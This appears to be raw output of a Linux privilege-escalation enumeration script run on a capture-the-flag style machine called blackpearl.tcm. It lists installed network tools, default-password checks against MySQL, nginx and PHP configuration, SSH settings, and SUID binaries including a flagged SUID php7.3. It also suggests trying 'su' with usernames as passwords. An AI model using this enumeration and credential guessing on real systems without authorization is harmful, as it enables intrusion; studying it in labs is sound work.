reboot	system	boot	Sun May 30 14:20:33 2021	-	Sun May 30 15:52:58 2021	(01:32)	0.0.0.0
root	pts/1		Sun May 30 10:26:55 2021	-	Sun May 30 14:16:06 2021	(03:49)	192.168.10.31
root	pts/0		Sun May 30 08:28:43 2021	-	Sun May 30 14:16:03 2021	(05:47)	192.168.10.31
root	tty1		Sun May 30 08:27:21 2021	-	down	(05:48)	0.0.0.0
reboot	system	boot	Sun May 30 08:21:16 2021	-	Sun May 30 14:16:08 2021	(05:54)	0.0.0.0

wtmp begins Sun May 30 08:21:16 2021

Last time logon each user

Username	Port	From	Latest
root	tty1		Sun Jan 8 09:03:17 -0500 2023

Do not forget to test 'su' as any other user with shell: without password and with their names as password (I can't do it...)

Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

Software Information

Useful software

/usr/bin/base64
/usr/bin/curl
/usr/bin/nc
/usr/bin/nc.traditional
/usr/bin/netcat
/usr/bin/perl
/usr/bin/php
/usr/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/python3.7
/usr/bin/socat
/usr/bin/wget

Installed Compilers

MySQL version

```
== MySQL connection using default root/root ..... No
== MySQL connection using root/toor ..... No
== MySQL connection using root/NOPASS ..... No
```

```
===== Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user           = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
```

```
===== Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 869 Oct 12  2020 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
```

```
-rw----- 1 root root 277 May 30  2021 /etc/mysql/debian.cnf
```

```
===== Analyzing Apache-Nginx Files (limit 70)
Apache version: apache2 Not Found
httpd Not Found
```

Nginx version:

```
== Nginx modules
```

```
ngx_http_auth_pam_module.so
ngx_http_dav_ext_module.so
ngx_http_echo_module.so
ngx_http_geoip_module.so
ngx_http_image_filter_module.so
ngx_http_subs_filter_module.so
ngx_http_upstream_fair_module.so
ngx_http_xslt_filter_module.so
ngx_mail_module.so
ngx_stream_module.so
```

```
== PHP exec extensions
```

```
drwxr-xr-x 2 root root 4096 May 30  2021 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 May 30  2021 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 41 May 30  2021 /etc/nginx/sites-enabled/blackpearl.tcm -> /etc/nginx/sites-
available/blackpearl.tcm
```

```
server {
    listen 80;
    listen [::]:80;
    root /var/www/blackpearl.tcm;
    index index.php index.html index.htm index.nginx-debian.html;
    server_name blackpearl.tcm;
    location / {
        try_files $uri $uri/ =404;
    }
    location ~ /\.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.3-fpm.sock;
    }
    location ~ /\.ht {
```

```

        deny all;
    }
}
lrwxrwxrwx 1 root root 34 May 30 2021 /etc/nginx/sites-enabled/default -> /etc/nginx/sites-
available/default
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    root /var/www/html;
    index index.html index.htm index.nginx-debian.html;
    server_name _;
    location / {
        try_files $uri $uri/ =404;
    }
}

```

```

-rw-r--r-- 1 root root 71570 Feb 13 2021 /etc/php/7.3/cli/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 71957 May 30 2021 /etc/php/7.3/fpm/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On

```

```

-rw-r--r-- 1 root root 1482 Aug 24 2020 /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;
events {
    worker_connections 768;
}
http {
    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    ssl_prefer_server_ciphers on;
    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;
    gzip on;
    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;
}

```

```

-rw-r--r-- 1 root root 389 Aug 24 2020 /etc/default/nginx

-rwxr-xr-x 1 root root 4579 Aug 24 2020 /etc/init.d/nginx

-rw-r--r-- 1 root root 329 Aug 24 2020 /etc/logrotate.d/nginx

drwxr-xr-x 8 root root 4096 May 30 2021 /etc/nginx
lrwxrwxrwx 1 root root 57 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-auth-pam.conf -
> /usr/share/nginx/modules-available/mod-http-auth-pam.conf
load_module modules/nginx_http_auth_pam_module.so;
lrwxrwxrwx 1 root root 48 May 30 2021 /etc/nginx/modules-enabled/50-mod-mail.conf -> /usr/
share/nginx/modules-available/mod-mail.conf
load_module modules/nginx_mail_module.so;
lrwxrwxrwx 1 root root 54 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-geoip.conf -> /
usr/share/nginx/modules-available/mod-http-geoip.conf
load_module modules/nginx_http_geoip_module.so;
lrwxrwxrwx 1 root root 61 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-image-filter.conf -
> /usr/share/nginx/modules-available/mod-http-image-filter.conf
load_module modules/nginx_http_image_filter_module.so;
lrwxrwxrwx 1 root root 56 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-dav-ext.conf -> /
usr/share/nginx/modules-available/mod-http-dav-ext.conf
load_module modules/nginx_http_dav_ext_module.so;
lrwxrwxrwx 1 root root 60 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-subfilter.conf -
> /usr/share/nginx/modules-available/mod-http-subfilter.conf
load_module modules/nginx_http_subfilter_module.so;
lrwxrwxrwx 1 root root 60 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-xslt-filter.conf -> /
usr/share/nginx/modules-available/mod-http-xslt-filter.conf
load_module modules/nginx_http_xslt_filter_module.so;
lrwxrwxrwx 1 root root 50 May 30 2021 /etc/nginx/modules-enabled/50-mod-stream.conf -> /usr/
share/nginx/modules-available/mod-stream.conf
load_module modules/nginx_stream_module.so;
lrwxrwxrwx 1 root root 62 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-upstream-fair.conf
-> /usr/share/nginx/modules-available/mod-http-upstream-fair.conf
load_module modules/nginx_http_upstream_fair_module.so;
lrwxrwxrwx 1 root root 53 May 30 2021 /etc/nginx/modules-enabled/50-mod-http-echo.conf -> /usr/
share/nginx/modules-available/mod-http-echo.conf
load_module modules/nginx_http_echo_module.so;
-rw-r--r-- 1 root root 1482 Aug 24 2020 /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;
events {
    worker_connections 768;
}
http {
    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    ssl_prefer_server_ciphers on;
    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;
    gzip on;

```

```

    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;
}
-rw-r--r-- 1 root root 217 Aug 24 2020 /etc/nginx/snippets/snakeoil.conf
ssl_certificate /etc/ssl/certs/ssl-cert-snakeoil.pem;
ssl_certificate_key /etc/ssl/private/ssl-cert-snakeoil.key;
-rw-r--r-- 1 root root 423 Aug 24 2020 /etc/nginx/snippets/fastcgi-php.conf
fastcgi_split_path_info ^(.+?\.php)(/.*)$;
try_files $fastcgi_script_name =404;
set $path_info $fastcgi_path_info;
fastcgi_param PATH_INFO $path_info;
fastcgi_index index.php;
include fastcgi.conf;
-rw-r--r-- 1 root root 1077 Aug 24 2020 /etc/nginx/fastcgi.conf
fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
fastcgi_param QUERY_STRING $query_string;
fastcgi_param REQUEST_METHOD $request_method;
fastcgi_param CONTENT_TYPE $content_type;
fastcgi_param CONTENT_LENGTH $content_length;
fastcgi_param SCRIPT_NAME $fastcgi_script_name;
fastcgi_param REQUEST_URI $request_uri;
fastcgi_param DOCUMENT_URI $document_uri;
fastcgi_param DOCUMENT_ROOT $document_root;
fastcgi_param SERVER_PROTOCOL $server_protocol;
fastcgi_param REQUEST_SCHEME $scheme;
fastcgi_param HTTPS $https if_not_empty;
fastcgi_param GATEWAY_INTERFACE CGI/1.1;
fastcgi_param SERVER_SOFTWARE nginx/$nginx_version;
fastcgi_param REMOTE_ADDR $remote_addr;
fastcgi_param REMOTE_PORT $remote_port;
fastcgi_param SERVER_ADDR $server_addr;
fastcgi_param SERVER_PORT $server_port;
fastcgi_param SERVER_NAME $server_name;
fastcgi_param REDIRECT_STATUS 200;

-rw-r--r-- 1 root root 374 Aug 24 2020 /etc/ufw/applications.d/nginx

drwxr-xr-x 3 root root 4096 May 30 2021 /usr/lib/nginx

-rwxr-xr-x 1 root root 1157288 May 28 2021 /usr/sbin/nginx

drwxr-xr-x 2 root root 4096 May 30 2021 /usr/share/doc/nginx

drwxr-xr-x 4 root root 4096 May 30 2021 /usr/share/nginx
-rw-r--r-- 1 root root 53 May 28 2021 /usr/share/nginx/modules-available/mod-http-image-filter.conf
load_module modules/nginx_http_image_filter_module.so;
-rw-r--r-- 1 root root 54 May 28 2021 /usr/share/nginx/modules-available/mod-http-upstream-fair.conf
load_module modules/nginx_http_upstream_fair_module.so;
-rw-r--r-- 1 root root 49 May 28 2021 /usr/share/nginx/modules-available/mod-http-auth-pam.conf
load_module modules/nginx_http_auth_pam_module.so;
-rw-r--r-- 1 root root 46 May 28 2021 /usr/share/nginx/modules-available/mod-http-geoip.conf
load_module modules/nginx_http_geoip_module.so;
-rw-r--r-- 1 root root 42 May 28 2021 /usr/share/nginx/modules-available/mod-stream.conf
load_module modules/nginx_stream_module.so;
-rw-r--r-- 1 root root 45 May 28 2021 /usr/share/nginx/modules-available/mod-http-echo.conf
load_module modules/nginx_http_echo_module.so;

```

```
-rw-r--r-- 1 root root 48 May 28 2021 /usr/share/nginx/modules-available/mod-http-dav-ext.conf
load_module modules/nginx_http_dav_ext_module.so;
-rw-r--r-- 1 root root 52 May 28 2021 /usr/share/nginx/modules-available/mod-http-xslt-filter.conf
load_module modules/nginx_http_xslt_filter_module.so;
-rw-r--r-- 1 root root 52 May 28 2021 /usr/share/nginx/modules-available/mod-http-subst-filter.conf
load_module modules/nginx_http_subst_filter_module.so;
-rw-r--r-- 1 root root 40 May 28 2021 /usr/share/nginx/modules-available/mod-mail.conf
load_module modules/nginx_mail_module.so;
```

```
drwxr-xr-x 7 root root 4096 May 30 2021 /var/lib/nginx
```

```
drwxr-xr-x 2 root adm 4096 Jun 28 2021 /var/log/nginx
```

```
drwxr-xr-x 2 www-data www-data 4096 May 30 2021 /var/www/blackpearl.tcm/navigate/lib/
external/codemirror/mode/nginx
```

===== Analyzing FastCGI Files (limit 70)

```
-rw-r--r-- 1 root root 1007 Aug 24 2020 /etc/nginx/fastcgi_params
```

===== Analyzing Rsync Files (limit 70)

```
-rw-r--r-- 1 root root 1044 Mar 15 2019 /usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
```

```
comment = public archive
path = /var/www/pub
use chroot = yes
lock file = /var/lock/rsyncd
read only = yes
list = yes
uid = nobody
gid = nogroup
strict modes = yes
ignore errors = no
ignore nonreadable = yes
transfer logging = no
timeout = 600
refuse options = checksum dry-run
dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz
```

===== Analyzing Ldap Files (limit 70)

The password hash is from the {SSHA} to 'structural'

```
drwxr-xr-x 2 root root 4096 May 30 2021 /etc/ldap
```

===== Searching ssl/ssh files

```
PermitRootLogin yes
ChallengeResponseAuthentication no
UsePAM yes
===== Some home ssh config file was found
/usr/share/openssh/sshd_config
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
```

==|| /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow

Searching inside /etc/ssh/ssh_config for interesting info

Host *
 SendEnv LANG LC_*
 HashKnownHosts yes
 GSSAPIAuthentication yes

=====|| Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 May 30 2021 /etc/pam.d
-rw-r--r-- 1 root root 2133 Jan 31 2020 /etc/pam.d/sshd

=====|| Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 4096 May 30 2021 /usr/share/keyrings

=====|| Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

=====|| Analyzing PGP-GPG Files (limit 70)
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

-rw-r--r-- 1 root root 8700 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-security-automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg
-rw-r--r-- 1 root root 2332 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 7443 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
-rw-r--r-- 1 root root 2263 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-rw-r--r-- 1 root root 8700 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-security-automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-security-automatic.gpg
-rw-r--r-- 1 root root 2332 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 55625 Mar 16 2021 /usr/share/keyrings/debian-archive-keyring.gpg
-rw-r--r-- 1 root root 36873 Mar 16 2021 /usr/share/keyrings/debian-archive-removed-keys.gpg

-rw-r--r-- 1 root root 7443 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-security-automatic.gpg
-rw-r--r-- 1 root root 2263 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-stable.gpg

===== Analyzing Postfix Files (limit 70)

-rw-r--r-- 1 root root 675 Mar 1 2019 /usr/share/bash-completion/completions/postfix

===== Analyzing FTP Files (limit 70)

-rw-r--r-- 1 root root 69 Feb 13 2021 /etc/php/7.3/mods-available/ftp.ini
-rw-r--r-- 1 root root 69 Feb 13 2021 /usr/share/php7.3-common/common/ftp.ini

===== Analyzing Bind Files (limit 70)

drwxr-sr-x 2 root bind 4096 May 30 2021 /etc/bind
drwxr-sr-x 2 root bind 4096 May 30 2021 /etc/bind
-rw-r--r-- 1 root root 237 Apr 29 2021 /etc/bind/db.0
-rw-r--r-- 1 root root 237 Apr 29 2021 /etc/bind/db.255
-rw-r--r-- 1 root root 1317 Apr 29 2021 /etc/bind/zones.rfc1918
-rw-r--r-- 1 root root 2761 Apr 29 2021 /etc/bind/bind.keys
-rw-r--r-- 1 root bind 846 Apr 29 2021 /etc/bind/named.conf.options
-rw-r--r-- 1 root root 353 Apr 29 2021 /etc/bind/db.empty
-rw-r--r-- 1 root root 291 May 30 2021 /etc/bind/db.127
-rw-r--r-- 1 root bind 498 Apr 29 2021 /etc/bind/named.conf.default-zones
-rw-r--r-- 1 root root 270 Apr 29 2021 /etc/bind/db.local
-rw-r----- 1 bind bind 77 May 30 2021 /etc/bind/rndc.key
-rw-r--r-- 1 root bind 165 Apr 29 2021 /etc/bind/named.conf.local
-rw-r--r-- 1 root bind 463 Apr 29 2021 /etc/bind/named.conf
-rw-r--r-- 1 root bind 234 May 30 2021 /etc/bind/db.tcm

-rw-r----- 1 bind bind 77 May 30 2021 /etc/bind/rndc.key

-rw-r--r-- 1 root root 856 Mar 1 2019 /usr/share/bash-completion/completions/bind
-rw-r--r-- 1 root root 856 Mar 1 2019 /usr/share/bash-completion/completions/bind

drwxrwxr-x 2 root bind 4096 May 30 2021 /var/lib/bind
drwxrwxr-x 2 root bind 4096 May 30 2021 /var/lib/bind
-rw-r--r-- 1 root root 53 May 30 2021 /var/lib/bind/bind9-default.md5sum

===== Analyzing Interesting logs Files (limit 70)

-rw-r----- 1 www-data adm 131086742 Jan 8 09:31 /var/log/nginx/access.log

-rw-r----- 1 www-data adm 107041 Jan 8 09:03 /var/log/nginx/error.log

===== Analyzing Windows Files (limit 70)


```
lrwxrwxrwx 1 root root 22 May 30 2021 /etc/alternatives/my.cnf -> /etc/mysql/mariadb.cnf
lrwxrwxrwx 1 root root 24 May 30 2021 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf
-rw-r--r-- 1 root root 83 May 30 2021 /var/lib/dpkg/alternatives/my.cnf
```

┌───────────┐ Analyzing Other Interesting Files (limit 70)

```
-rw-r--r-- 1 root root 3526 Apr 18 2019 /etc/skel/.bashrc
-rw-r--r-- 1 alek alek 3526 May 30 2021 /home/alek/.bashrc
```

```
-rw-r--r-- 1 root root 807 Apr 18 2019 /etc/skel/.profile
-rw-r--r-- 1 alek alek 807 May 30 2021 /home/alek/.profile
```

Interesting Files

SUID - Check easy privesc, exploits and write perms

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

strings Not Found

strace Not Found

```
-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/
Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
```

SGID

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

```
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root ssh 315K Jan 31 2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19K Dec 3 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd
```

Checking misconfigurations of ld.so

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld-so>

/etc/ld.so.conf

include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d

/etc/ld.so.conf.d/libc.conf

/usr/local/lib

/etc/ld.so.conf.d/x86_64-linux-gnu.conf

/usr/local/lib/x86_64-linux-gnu

/lib/x86_64-linux-gnu

/usr/lib/x86_64-linux-gnu

Capabilities

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities>

Current env capabilities:

Current: =

Current proc capabilities:

CapInh: 0000000000000000

CapPrl: 0000000000000000

CapEff: 0000000000000000

CapBnd: 0000003fffffffff

CapAmb: 0000000000000000

Parent Shell capabilities:

0x0000000000000000=

Files with capabilities (limited to 50):

/usr/bin/ping = cap_net_raw+ep

AppArmor binary profiles

-rw-r--r-- 1 root root 3129 Feb 10 2019 usr.bin.man

-rw-r--r-- 1 root root 730 Nov 25 2020 usr.sbin.mysqlld

-rw-r--r-- 1 root root 2477 Apr 29 2021 usr.sbin.named

Files with ACLs (limited to 50)

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls>

files with acls in searched folders Not Found

.sh files in path

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path>

/usr/bin/gettext.sh

Executable files potentially added by user (limit 70)

2023-01-08+09:25:48.0456432380 /var/www/blackpearl.tcm/navigate/navigate_info.php

2021-06-28+07:39:47.4079149180 /usr/bin/php

2021-05-31+05:28:59.6687558820 /var/www/html/index.nginx-debian.html

2021-05-30+14:12:28.9684775550 /var/www/blackpearl.tcm/navigate/updates/empty.txt

2021-05-30+14:12:28.9684775550 /var/www/blackpearl.tcm/navigate/cache/empty.txt

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_xmlrpc.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_templates.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_routes.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_plugins.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_objects.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_common.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/index.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/.htaccess.example

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/private/sessions/.htaccess

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/private/oembed/.htaccess

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/private/.htaccess

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/votes.plugin

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/votes.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/votes.info.html

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/thumbnail.png

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/naviwebs.png

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/

twitter_timeline.plugin

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/

twitter_timeline.php

2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
twitter_timeline.info.html
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
thumbnail.png
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
naviwebs.png
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/i18n/
es.json
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/i18n/
en.json
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/.htaccess
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/webuser.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/votes.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/tags.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/sitemap.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/search.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/quickedit.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/properties.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/product.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/metatags.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/menu.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/liveedit.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/list.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/languages.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/gallery.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/.htaccess
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/forms.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/content.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/contact.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/conditional.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/comments.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/cart.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/
breadcrumbs.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/blocks.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/block_group.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/archive.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/settings.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/
navigatecms.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/pl.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/es.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/en.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/de.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/ca.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/
functions.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webusers/
webusers.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webusers/
webuser_group.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webusers/
webuser.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webuser_votes/
webuser_vote.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/websites/
websites.php

2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/websites/
website.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webdictionary/
webdictionary_history.class.php
sort: write failed: 'standard output': Broken pipe
sort: write error

┌───┐ Unexpected in /opt (usually empty)
total 14288
drwxr-xr-x 2 root root 4096 May 30 2021 .
drwxr-xr-x 18 root root 4096 May 30 2021 ..
-rw-r--r-- 1 root root 14619708 May 30 2021 navigate.zip

┌───┐ Unexpected in root
/initrd.img
/initrd.img.old
/vmlinuz
/vmlinuz.old

┌───┐ Files (scripts) in /etc/profile.d/
└─ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files>
total 20
drwxr-xr-x 2 root root 4096 May 30 2021 .
drwxr-xr-x 78 root root 4096 Jan 8 09:03 ..
-rw-r--r-- 1 root root 664 Mar 1 2019 bash_completion.sh
-rw-r--r-- 1 root root 1107 Sep 14 2018 gawk.csh
